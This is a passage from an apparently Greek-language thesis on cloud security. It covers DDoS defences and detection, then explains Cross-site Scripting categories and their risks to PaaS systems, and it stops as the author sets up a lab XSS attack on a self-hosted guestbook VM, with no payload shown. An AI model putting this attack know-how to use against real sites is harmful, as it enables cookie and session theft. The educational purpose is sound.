πελάτη σε περίπτωση ανίχνευσης επίθεσης για να λάβει τα κατάλληλα μέτρα υπεράσπισης. Αρκετοί αισθητήρες παρακολουθούν την κίνηση στο δίκτυο και να στέλνουν πληροφορίες σε ένα διακομιστή, προκειμένου να προσδιοριστεί η "υγεία" του δικτύου . Η εξασφάλιση του υπολογιστή μειώνει την πιθανότητα να είναι όχι μόνο ένα θύμα, αλλά και ένα μηχάνημα-zombie. Δεν είναι ένα ζόμπι είναι πολύ σημαντικό, διότι εξαφανίζει το στρατό του εισβολέα . Όλα αυτά τα μέτρα δεν μπορεί να είναι 100% αποτελεσματικά, αλλά σίγουρα μειώνουν τη συχνότητα και τη δύναμη των επιθέσεων DDoS.

Πολλά άλλα μέτρα μπορούν να ληφθούν προκειμένου να μειωθεί το στρατό του εισβολέα ή να περιοριστεί η "δύναμη" του. Μελετώντας τις μεθόδους επίθεσης μπορεί να οδηγήσει στην αναγνώριση κενών στα πρωτόκολλα. Για παράδειγμα, οι διαχειριστές θα μπορούσαν να προσαρμόσουν τις πύλες του δικτύου τους προκειμένου να φιλτράρει την είσοδο και την εξόδο της κίνησης. Η διεύθυνση IP της πηγής εξόδου της κίνησης πρέπει να ανήκει στο υποδίκτυο, ενώ η διεύθυνση IP της πηγής εισόδου της κίνησης δεν πρέπει. Με αυτόν τον τρόπο, μπορούμε να μειώσουμε την κίνηση με πλαστογραφημένες διευθύνσεις IP στο δίκτυο.[dos folder].

Οι **μηχανισμοί αντίδρασης** (όπου επίσης αναφέρονται ως συστήματα έγκαιρης προειδοποίησης) προσπαθούν να εντοπίσουν την επίθεση και να απαντήσουν σε

αυτήν αμέσως. Ως εκ τούτου, περιορίζουν τον αντίκτυπο της επίθεσης στο θύμα. Και πάλι, υπάρχει ο κίνδυνος του χαρακτηρισμού μιας νόμιμης σύνδεσης ως επίθεση. Για το λόγο αυτό είναι αναγκαίο για τους ερευνητές να είναι πολύ προσεκτικοί. Οι κύριες στρατηγικές ανίχνευσης είναι η ανίχνευση της υπογραφής, την ανίχνευση ανωμαλιών, και υβριδικά συστήματα. Οι signature-based μεθόδοι αναζητούν για μοτίβα (υπογραφές) στην κίνηση του δικτύου που ταιριάζουν με γνωστές υπογραφές επίθεσεων από μια βάση δεδομένων. Το πλεονέκτημα αυτών των μεθόδων είναι ότι μπορούν εύκολα και αξιόπιστα να ανιχνεύσουν γνωστές επιθέσεις, αλλά δεν μπορούν να αναγνωρίσουν νέες επιθέσεις. Επιπλέον, η βάση δεδομένων υπογραφής πρέπει πάντα να διατηρείται ενημερωμένη προκειμένου να διατηρεί την αξιοπιστία του συστήματος. Οι μεθόδοι που βασίζονται στις ανωμαλίες, συγκρίνουν τις παραμέτρους της κίνησης του δικτύου που παρατηρούν με κανονική κινήση. Ως εκ τούτου, είναι δυνατό να ανιχνευθούν νέες επιθέσεις. Ωστόσο, προκειμένου να αποτραπεί ένας λάθος συναγερμός, το μοντέλο της "κανονικής κίνησης" πρέπει πάντα να ενημερώνεται και το όριο της κατηγοριοποίησης μιας ανωμαλίας πρέπει να ρυθμίζεται σωστά.

Τέλος, τα υβριδικά συστήματα συνδυάζουν και τις δύο αυτές μεθόδους. Αυτά τα συστήματα ενημερώνουν τη βάση δεδομένων των υπογραφών, με επιθέσεις που ανιχνεύονται μέσω της ανίχνευσης ανωμαλιών. Και πάλι ο κίνδυνος είναι μεγάλος, επειδή ένας εισβολέας μπορεί να ξεγελάσει το σύστημα χαρακτηρίζοντας μια κανονική κίνηση ως επίθεση. Σε αυτή την περίπτωση ένα σύστημα ανίχνευσης εισβολών (IDS), γίνεται ένα εργαλείο επίθεσης. Έτσι οι σχεδιαστές IDS πρέπει να είναι πολύ προσεκτικοί, διότι η έρευνά τους μπορεί να γυρίσει μπούμερανγκ. Μετά την ανίχνευση της επίθεσης, οι μηχανισμοί αντίδρασης απαντούν στην επίθεση. Η ανακούφιση από τον αντίκτυπο της επίθεσης είναι το κύριο μέλημα. Ορισμένοι μηχανισμοί αντιδρούν περιορίζοντας το αποδεκτό ποσοστό της κίνησης. Αυτό σημαίνει ότι η νόμιμη κίνηση επίσης μπλοκάρεται. Στην περίπτωση αυτή, η λύση έρχεται από τις τεχνικές *traceback* που προσπαθούν να προσδιορίσουν τον εισβολέα. Αν εντοπιστούν επιτιθέμενοι, παρά τις προσπάθειές τους να ξεγελάσουν με ψεύτικες IP διευθύνσεις, τότε είναι εύκολο να φιλτράρει την κυκλοφορία τους. Το φιλτράρισμα είναι αποτελεσματικό μόνο εάν η ανίχνευση επιτιθέμενων είναι σωστή. Σε κάθε άλλη περίπτωση το φιλτράρισμα μπορεί να γίνει εργαλείο ενός εισβολέα.

Οι SYN flood επιθέσεις είναι εύκολες να εντοπιστούν από proxy-based εφαρμογές, και επειδή διαμεσολαβούν στις συνδέσεις που προορίζονται για το server και έχουν μεγαλύτερο όριο για TCP συνδέσεις, μπορούν να διαχειριστούν μεγάλο όγκο συνδέσεων χωρίς να υπολειτουργήσουν. Οι εφαρμογές αυτές δεν θα περάσουν την σύνδεση στο server μέχρι αυτή να έχει ολοκληρώσει το 3-way handshake, με αποτέλεσμα ο server να λαμβάνει μόνο ολοκληρωμένες συνδέσεις και οι SYN επιθέσεις να εμποδιστούν.

Κεφάλαιο 9 Cross-site Scripting

9.1 Εισαγωγή

Οι επιθέσεις *Cross-site Scripting* ανήκουν στην γενικότερη κατηγορία του *Code Injection* τύπου επίθεσης. Αυτού του τύπου οι επιθέσεις απαρτίζονται από την εισαγωγή κακόβουλου κώδικα, ο οποίος εκτελείται από την εφαρμογή που έχει ως στόχο η επίθεση. Οι συγκεκριμένες επιθέσεις εκμεταλλεύονται την λανθασμένη διαχείρηση της μη έμπιστων δεδομένων καθώς επίσης και της έλλειψης κατάλληλης ελέγχου, των δεδομένων αυτών κατά την είσοδο ή έξοδο τους.
Cross-site Scripting ή *XSS* επιθέσεις συμβαίνουν όταν ο επιτιθέμενος χρησιμοποιεί μια web εφαρμογή για να στείλει κακόβουλο κώδικα, όπου στις περισσότερες περιπτώσεις έχει τη μορφή server side script, σε κάποιο άλλο χρήστη της εφαρμογής. Ελαττώματα και λάθη τα οποία επιτρέπουν τέτοιες επιθέσεις να επιτύχουν είναι διαδεδομένα και συμβαίνουν οπουδήποτε μια web εφαρμογή χρησιμοποιεί δεδομένα που δέχεται από το χρήστη κατά την έξοδο που παράγει χωρίς να τα επικυρώνει ή να τα κωδικοποιεί. Ένα πολύ συνηθισμένο παράδειγμα μιας *XSS* επίθεσης ο επιτιθέμενος μπορεί να στείλει, μέσω μιας έμπιστης web εφαρμογής ή ιστοσελίδας, ένα κακόβουλο script κώδικα σε ένα ανυποψιάστο χρήστη-θύμα. Ο browser του θύματος δεν έχει την δυνατότητα να αντιληφθεί οτι το script, που τώρα προέρχεται από την ιστοσελίδα ή τη web εφαρμογή, δε χαίρει εμπιστοσύνης, οπότε και το εκτελεί. Επειδή ο browser νομίζει οτι το script προέρχεται από έμπιστη πηγή, το κακόβουλο script μπορεί να έχει πρόσβαση σε οποιοδήποτε cookie, session token ή άλλα ευαίσθητα δεδομένα τα οποία είναι αποθηκευμένα στο browser και χρησιμοποίουνται από το εκάστοτε site ή web εφαρμογή το οποίο χρησιμοποιήθηκε ως πηγή της επίθεσης.
Οι συνέπειες μιας *XSS* επίθεσης είναι οι ίδιες ανεξαρτήτως της κατηγορίας που ανήκει η επίθεση. Η διαφορά έγκειται στο τρόπο με τον οποίο το payload φτάνει στο server.Ακόμα και οι ιστοσελίδες οι οποίες είναι της μορφής “read only” ή ‘φυλλαδίου’, είναι ευάλωτες σε σοβαρές *reflected XSS* επιθέσεις. Οι επιθέσεις *XSS* έχουν την δυνατότητα να προκαλέσουν μια πληθώρα προβλημάτων στα θύματα που κυμαίνονται σε σοβαρότητα, από μια ενόχληση μέχρι ολική έκθεση του λογαριασμού του χρήστη. Οι πιο σοβαρές *XSS* επιθέσεις συνεπάγονται σε αποκάλυψη του session cookie του χρήστη, επιτρέποντας έτσι στον επιτιθέμενο να υποκλέψει το session του χρήστη. Άλλες καταστροφικές επιθέσεις περιλαμβάνουν την αποκάλυψη των αρχείων του τελικού χρήστη, εγκατάσταση προγραμμάτων τύπου Trojan, ανακατεύθυνση του χρήστη σε κάποια άλλη σελίδα ή site, ή τροποποίηση στη παρουσίαση του περιεχομένου. Για παράδειγμα μια τρύπα που επιτρέπει μια *XSS* επίθεση, δίνει τη δυνατότητα σε έναν εισβολέα να τροποποιήσει ένα δελτίο τύπου ή μια είδηση θα μπορούσε να επηρεάσει την τιμή της μετοχής μιας εταιρείας ή να μειώσει την εμπιστοσύνη των καταναλωτών. Μια τρύπα XSS σε μια φαρμακευτική ιστοσελίδα θα μπορούσε να επιτρέψει σε έναν εισβολέα να τροποποιήσει πληροφορίες δοσολογία οδηγώντας έτσι χρήστες σε υπερβολική δόση. Οι *Cross-site Scripting* επιθέσεις, χωρίζονται σε τρεις βασικές κατηγορίες, στις *Stored XSS*, *Reflected XSS* και στις *DOM Based XSS*. Θα τις αναλύσουμε στην παρακάτω ενότητα.

9.2 Περιγραφή XSS επιθέσεων, κατηγορίες και συνέπειες σε σύστηματα cloud


Όπως αναφέραμε και παραπάνω οι επιθέσεις *Cross-site Scripting* χωρίζονται σε τρεις βασικές κατηγορίες, στις *Stored XSS, Reflected XSS* και *DOM Based XSS,* αλλά οπώς θα δούμε παρακάτω υπάρχουν άλλες δυο οι οποίες προτάθηκαν αργότερα από την ερευνητική κοινότητα. Οι *stored XSS* επιθέσεις, τυπικά συμβαίνουν όταν δεδομένα που έχουν καταχωρηθεί από το χρήστη, αποθηκεύονται στο server του στόχου, όπως σε μια βάση δεδομένων, σε ένα φόρουμ μηνυμάτων, σε ένα 'βιβλίο' επισκέπτη, πεδίο για σχόλια, κλπ. Έτσι το θύμα είναι σε θέση να ανακτήσει τα αποθηκευμένα δεδομένα από την web εφαρμογή, χωρίς αυτά τα στοιχεία να καταστούν ασφαλή για να τρέξουν στο πρόγραμμα περιήγησης. Έτσι για παράδειγμα όταν ένας επιτιθέμενος εισάγει ένα κακόβουλο script, τότε αυτό αποθηκεύεται από το server και όταν το θύμα ζητάει από το server τα κάποια αποθηκευμένα δεδομένα τότε ανακτά αυτόματα και το κακόβουλο script. Με την έλευση της HTML5, και άλλων τεχνολογιών για προγράμματα περιήγησης, μπορούμε να προβλέπουμε το payload της επίθεσης που αποθηκεύεται μόνιμα στο browser του θύματος, όπως μια βάση δεδομένων HTML5, έτσι ώστε να μην αποστέλλεται καθόλου στο διακομιστή.
Οι *Reflected XSS* επιθέσεις είναι εκείνες όπου, το script που έχει εισαχθεί απο τον επιτιθέμενο, 'ανακλάται'από τον web server όπως σε ένα μήνυμα σφάλματος, αποτέλεσμα αναζήτησης ή οποιαδήποτε άλλη απάντηση που περιλαμβάνει μερικά ή όλα τα δεδομένα που έχουν σταλεί στο διακομιστή ως μέρος της αίτησης του πελάτη. Οι *Reflected XSS* επιθέσεις φτάνουν στα θύματα μέσω μιας άλλης διαδρομής, όπως μέσω ένος μηνύματος ηλεκτρονικού ταχυδρομείου ή μέσω κάποιας άλλης ιστοσελίδας. Όταν ένας χρήστης παρασύρετε στο να ανοίξει ένα κακόβουλο link, να υποβάλλει μια ειδικά υλοποιημένη φόρμα, ή ακόμα και απλά να περιηγηθεί σε μια κακόβουλη ιστοσελίδα, ο κώδικας που έχει εισάγει ο επιτιθέμενος ταξιδεύει στην ευάλωτη ιστοσελίδα, η οποία αντανακλά την επίθεση πίσω στο πρόγραμμα περιήγησης του χρήστη. Το πρόγραμμα περιήγησης τότε εκτελεί τον κώδικα αυτό καθώς προήλθε από δήθεν έμπιστο διακομιστή.
Όπως ορίζεται από τον Amit Klein, ο οποίος δημοσίευσε το πρώτο άρθρο για αυτό το θέμα [] *DOM Based XSS* είναι μια μορφή *XSS* όπου ολόκληρη η μολυσμένη ροή δεδομένων από την πηγή έως το sink, λαμβάνει χώρα στο πρόγραμμα περιήγησης. Για παράδειγμα, η πηγή (όπου τα κακόβουλα δεδομένα διαβάζονται) μπορεί να είναι το URL της ιστοσελίδας (π.χ document.location.href), ή μπορεί να είναι ένα στοιχείο του HTML κώδικα, και το sink είναι είναι μια ευαίσθητη κλήση μεθόδου η οποία προκαλεί την εκτέλεση των κακόβουλων δεδομένων (επί παραδείγματι document.write).
Για χρόνια, θεωρούνταν οτι αυτές οι κατηγοριές είναι τρεις διαφορετικοί τύποι XSS, αλλά στην πραγματικότητα, επικαλύπτονται. Είναι δυνατό να έχουμε μαζί Stored και Reflected DOM Based XSS. Είναι δυνατό επίσης να έχουμε Stored και Reflected Non-DOM Based XSS, αλλά επειδή είναι δυνατόν να προκληθεί σύγχηση, από τα μέσα περίπου του 2012, η ερευνητική κοινότητα πρότεινε και άρχισε να χρησιμοποιεί δύο νέους όρους για να βοηθήσει να οργανωθούν τα είδη των XSS που είναι δυνατό να συμβούν, οι οποίοι είναι οι *Server XSS* και *Client XSS.*
Server XSS έχουμε όταν μη έμπιστα δεδομένα που έχουν δωθεί από το χρήστη, συμπεριληφθούν σε μια HTML απάντηση που παράγεται από το server. Η πηγή αυτών των δεδομένων θα μπορούσε να είναι από την αίτηση, ή από ένα

αποθηκευμένη περιοχή. Ως εκ τούτου, μπορούμε να έχουμε μαζί Reflected Server XSS και Stored Server XSS.Σε αυτή την περίπτωση, ολόκληρη η 'τρύπα' είναι στο κώδικα από τη πλευρά του server, και το πρόγραμμα περιήγησης απλά διαβάζει την απάντηση του server και εκτελεί κάθε έγκυρο script ενσωματωμένο σε αυτή.

Client XSS έχουμε όταν μη έμπιστα δεδομένα που έχουν δωθεί από το χρήστη, χρησιμοποιούνται για την ενημέρωση του DOM με μια μη ασφαλή κλήση Javascript. Μια κλήση Javascript θεωρείται μη ασφαλής όταν μπορεί να χρησιμοποιηθεί για να εισάγει Javascript στο DOM. Η πηγή αυτών των δεδομένων μπορεί να προέρχεται από το DOM, ή μπορεί να έχει σταλεί από το server (μέσω μιας κλήσης AJAX, η από φόρτωση σελίδας). Η τελική πηγή των δεδομένων μπορεί να είναι μια αίτηση ή μια αποθηκευμένη περιοχή στο client ή στο server. Έτσι μπορούμε να έχουμε μαζί Reflected Client XSS και Stored Client XSS.

Με αυτούς τους νέους ορισμούς, ο ορισμός του *DOM Based XSS* δεν αλλάζει.Η *DOM Based XSS* είναι απλά ένα υποσύνολο του *Client XSS* όπου η πηγή των δεδομένων είναι κάπου στο DOM, πάρα από το server. Δεδομένου ότι τόσο οι Server XSS όσο και οι Client XSS μπορούν να είναι Stored ή Reflected, έχει ως αποτέλεσμα ένα απλό ξεκάθαρο 2 x 2 πίνακα για την παρουσίαση των επιθέσεων σε κατηγορίες, ο οποίος φαίνεται στη παρακάτω εικόνα.

Στα cloud συστήματα οι Cross-Site Scripting επιθέσεις θεωρούνται από τους μεγαλύτερους κινδύνους, καθώς είναι δύσκολο να ελεγχεί αν οι χρήστες των συστημάτων υλοποιούν τα κατάλληλα security standards για προστασία από τις επιθέσεις. Συγκεκριμένα τα cloud συστημάτα που προσφέρουν υπηρεσίες από το επίπεδο PaaS, δίνουν τη δυνατότητα στους χρήστες τους να χρησιμοποιήσουν διάφορες πλατφόρμες και APIs. Έτσι οι χρήστες μπορούν να υλοποιήσουν τις εφαρμογές τους χρησιμοποιώντας τα APIs ή τις πλατφόρμες αυτές. Όσον αναφορά την ασφάλεια, οι cloud vendors είναι υπέυθυνοι για την ασφαλή παροχή των υπηρεσιών που χρησιμοποιούν οι χρήστες. Από τα φυσικά μέσα και το κομμάτι του networking έως το website και τα web apps τα οποία διαχείριζονται τα API και τις



Εικόνα 31:Οι κατηγορίες των XSS επιθέσεων


πλατφόρμες, η ασφάλεια και τα security standards υλοποιούνται από την εταιρεία που παρέχει το cloud σύστημα. Από εκεί και πέρα οι χρήστες που χρησιμοποιούν τις

υπηρεσίες, ευθύνονται για την ασφάλεια στη χρήση τους. Πρακτικά αυτό σημαίνει ότι όταν οι χρήστες χρησιμοποιούν τις πλατφόρμες και τα API για να γράψουν κώδικα και να τον υλοποιήσουν, θα πρέπει ο κώδικας αυτός να περιλαμβάνει τα προβλεπόμενα security standards και τη κατάλληλη προστασία ενάντια σε XSS επιθέσεις και όχι μόνο, ώστε να δωθεί σε χρήση. Αν όχι, τότε ο κίνδυνος του να δεχθεί επίθεση αυτή η εφαρμογή είναι μεγάλος.Μέσω όμως αυτής της αδυναμίας στις XSS επιθέσεις που έχει η εφαρμογή του χρήστη, κινδυνεύει και το σύστημα cloud στο οποίο «φιλοξενείται» η εφαρμογή. Έτσι για παράδειγμα μια εταιρία-πελάτης χρησιμοποιεί τις υπηρεσίες του επιπέδου PaaS, και υλοποιεί μια web εφαρμογή την οποία θα διαθέσει, μέσω του cloud συστήματος, στο διαδίκτυο προς χρήση. Η εταιρία-πελάτης, και συγκεκριμένα οι developers της, ευθύνονται για την ασφάλεια της εφαρμογής. Αν οι developers δεν υλοποιήσουν με την εφαρμογή με ασφαλή κώδικα έναντια σε επίθεσεις, τότε ένας επιτιθέμενος χρησιμοποιώντας Cross-site Scripting μπορεί να κερδίσει πρόσβαση στην υπηρεσία που χρησιμοποιεί το θύμα. Από εκεί και μετά ο κακόβουλος χρήστης μπορεί να χρησιμοποιήσει την υπηρεσία για τους δικούς του κακόβουλους στόχους, είτε να προσπαθήσει να κερδίσει πρόσβαση σε περισσότερα δεδομένα που κατέχει το cloud σύστημα. Έτσι εκτός των άλλων διακυβεύεται και η υπόληψη του σύστηματος cloud αλλά και του vendor που το παρέχει.

Από τα παραπάνω συμπεραίνουμε ότι το επίπεδο του PaaS θεωρείται ως το λιγότερο ασφαλές επίπεδο υπηρεσιών στα συστήματα Cloud, λόγω της εμπλοκής του χρήστη όπου αν η εμπειρία του δεν είναι η κατάλληλη μπορεί να οδηγήσει σε προβλήματα τόσο στον ίδιο το χρήστη όσο και στο Cloud σύστημα.Παρακάτω προσομοιώνουμε ένα σενάριο επίθεσης Cross-site Scripting.


9.2.1 Το περιβάλλον και το σενάριο της Cross-site Scripting επίθεσης

Στην ενότητα αυτή θα υλοποιήσουμε μια XSS επίθεση σε ένα cloud computing σύστημα. Για την ανάγκη της υλοιποιήσης χρησιμοποιήσαμε τις υπηρεσίες που προσφέρει το cloud σύστημα okeanos, το οποίο προσφέρει υπηρεσίες IaaS. Συγκεκριμένα προσφέρει τη δυνατότητα μίσθωσης εικονικών μηχανημάτων (virtual machines ή VM) μέσω της υπηρεσίας Cyclades και μίσθωσης αποθηκευτικού χώρου (cloud storage) μέσω της υπηρεσίας Pithos. Έμεις μισθώσαμε ένα VM στο οποίο υλοποιήσαμε μια web εφαρμογή στην οποία κάναμε την XSS επίθεση. Το μηχάνημα μας τρέχει λειτουργικό σύστημα Windows server 2012. Επίσης στο VM μας εγκαταστήσαμε ένα Apache server και ένα MySQL server για να φιλοξενίσουμε την web εφαρμογή μας. Παρακάτω βλέπουμε το dashboard της υπηρεσίας Cyclades που προσφέρει στο χρήστη το okeanos. Μπορούμε χαρακτηριστικά να δούμε το VM που το οποίο έχουμε μισθώσει και αναφέραμε παραπάνω.



Εικόνα 32:To dashboard του okeanos cloud συστήματος


Στη παρακάτω εικόνα φαίνεται η διαδικασία σύνδεσης στο μηχάνημα μας απομακρυσμένα.



Εικόνα 33:Remote login στο μήχανημα μας

Η web εφαρμογή που υλοποιήσαμε είναι ένα guestbook (βιβλίο επισκεπτών), το οποίο υλοποιήθηκε σε PHP και MySQL. Σε αυτή την εφαρμόγη ο χρήστης έχει τη δυνατοτήτα να γράψει σχόλια τα οποία εμφανίζονται στο κάτω μέρος της οθόνης υπογεγραμένα με τα στοιχεία που δίνει, χώρις να χρειάζεται να κάνει sign in με κάποιο λογαριασμό. Τέτοιες εφαρμογές συνηθώς χρησιμοποιούνται σε ιστοσελιδές έτσι ώστε οι χρήστες των ιστοσελίδων να έχουν τη δυνατότητα να αφήνουν σχόλια και σκέψεις για την εκάστοτε ιστοσελίδα.Αυτού του είδους οι εφαρμογές θεωρούνται

από τους κυριότερους στόχους Code injection επιθέσεων και κατ ‘επέκταση Cross-site Scripting επιθέσεων.



Εικόνα 34:To guestbook

